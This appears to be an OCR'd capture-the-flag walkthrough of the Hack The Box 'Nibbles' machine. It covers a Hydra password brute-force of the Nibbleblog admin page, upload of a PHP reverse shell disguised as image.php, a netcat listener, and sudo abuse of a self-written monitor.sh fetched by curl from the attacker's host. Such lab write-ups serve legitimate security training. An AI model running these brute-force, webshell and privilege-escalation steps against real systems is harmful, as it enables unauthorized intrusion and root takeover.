

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.75 http-post-form "/nibbleblog/admin.php:username=^USER^&password=^PASS^:Incorrect username"
```

```
root@kali:/# nano /usr/share/wordlists/rockyou.txt
```


Include all possible passwords:



```
root@kali:/# hydra -l admin -P /usr/share/wordlists/rockyou.txt
10.10.10.75 http-post-form
"/nibbleblog/admin.php:username=^USER^&password=^PASS^:Incorrect
username"
```




http://10.10.10.75/nibbleblog/admin.php



Upload PHP shell

Upload PHP shell, but, first Download php reverse shell:




root@kali:~/Downloads# **tar -xzvf php-reverse-shell-1.0.tar.gz**

```
root@kali:~/Downloads# tar -xzvf php-reverse-shell-1.0.tar.gz
php-reverse-shell-1.0/
php-reverse-shell-1.0/COPYING.GPL
php-reverse-shell-1.0/COPYING.PHP-REVERSE-SHELL
php-reverse-shell-1.0/php-reverse-shell.php
php-reverse-shell-1.0/CHANGELOG
```

```
root@kali:~/Downloads/php-reverse-shell-1.0# nano php-reverse-shell.php
```

Modify php reverse shell:





Copy a new file call image.php:

root@kali:~/Downloads/php-reverse-shell-1.0# cp php-reverse-shell-1.0 /root/Download/image.php


Upload **php reverse** shell:

http://10.10.10.75/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image






Netcat listener:




Execute de php reverse shell:


http://10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php



Search Flags:


$ find / -iname *.txt






Privilege Escalation

Shell Global to bin/bash: python3 -c 'import pty; pty.spawn("/bin/bash")'



Find out what privileges you have.



We can run the script monitor.sh in the above specified directory as root without having to enter a root password.

If we call a shell in that script, we can run it as root! First, let's see what the script contains.

```
nibbler@Nibbles:/$ cat /home/nibbler/personal/stuff/monitor.sh
cat /home/nibbler/personal/stuff/monitor.sh
cat: /home/nibbler/personal/stuff/monitor.sh: No such file or directory
nibbler@Nibbles:/$
```

It does not exist! We'll have to create one. Create a recursive directory:

nibbler@Nibbles:/$ **mkdir -p home/nibbler/personal/stuff**

```
nibbler@Nibbles:/$ mkdir -p home/nibbler/personal/stuff
mkdir -p home/nibbler/personal/stuff
nibbler@Nibbles:/$
```

Go to directory home/nibbler/personal/stuff


```
nibbler@Nibbles:/$ mkdir -p home/nibbler/personal/stuff
mkdir -p home/nibbler/personal/stuff
nibbler@Nibbles:/$ cd /home/nibbler/personal/stuff
cd /home/nibbler/personal/stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$ pwd
pwd
/home/nibbler/personal/stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

Create sh file:

root@kali:~# nano monitor.sh

```
root@kali:~# nano monitor.sh
```


#!/bin/sh
bash



```
root@kali:~# sudo python3 -m http.server 8083
```


$ **cd /home/nibbler/personal/stuff**

$ **curl 10.10.14.23:8083/monitor.sh -o monitor.sh**




Give it execute privileges.

$ **chmod +x monitor.sh**




Run the script with sudo:


$ sudo ./monitor.sh



Search root flag:

$ find / -iname *.txt





Greetings to:

Hack The Box - https://www.hackthebox.eu
Rapid7 - https://www.metasploit.com/
PenTestMonkey - http://pentestmonkey.net/
Offensive Security - https://www.kali.org/

-END-